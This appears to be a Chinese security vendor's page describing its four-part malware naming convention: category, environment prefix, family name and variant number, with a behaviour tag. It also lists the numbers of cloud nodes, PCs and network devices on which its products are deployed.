



- 安天对恶意代码采用严格的四段式命名：<基础分类>/<环境前缀>.<家族名称>.<变种号>[核心行为标签]。



分类名称与后面的描述信息以/符号分隔，其余各段以.符号分隔

- 1) 分类名称：用于区分恶意代码的种族分类，不同种类的恶意代码，其恶意代码前缀应有对应的划分，如木马的前缀为Trojan、感染式的前缀为Virus等。
- 2) 核心行为：恶意代码核心行为是定义恶意代码传播手段、攻击方式、攻击对象等恶意行为的描述信息，对于行为在恶意代码名称的描述中，应描述其核心的行为。
- 3) 环境前缀：是指恶意代码运行环境，包括恶意代码运行所依赖的操作系统、脚本环境、宿主格式等信息。
- 4) 家族名称：用于区别不同恶意代码同源性的的重要依据，通过家族的定义可划分出恶意代码隶属于哪个种群。
- 5) 变种号：是用于区分同一家族的不同版本，恶意代码变种号命名应采用小写字母表示



>50 万台
云节点

>100 万个
传统PC和信创终端






>130 万台
网络设备和网络安全设备

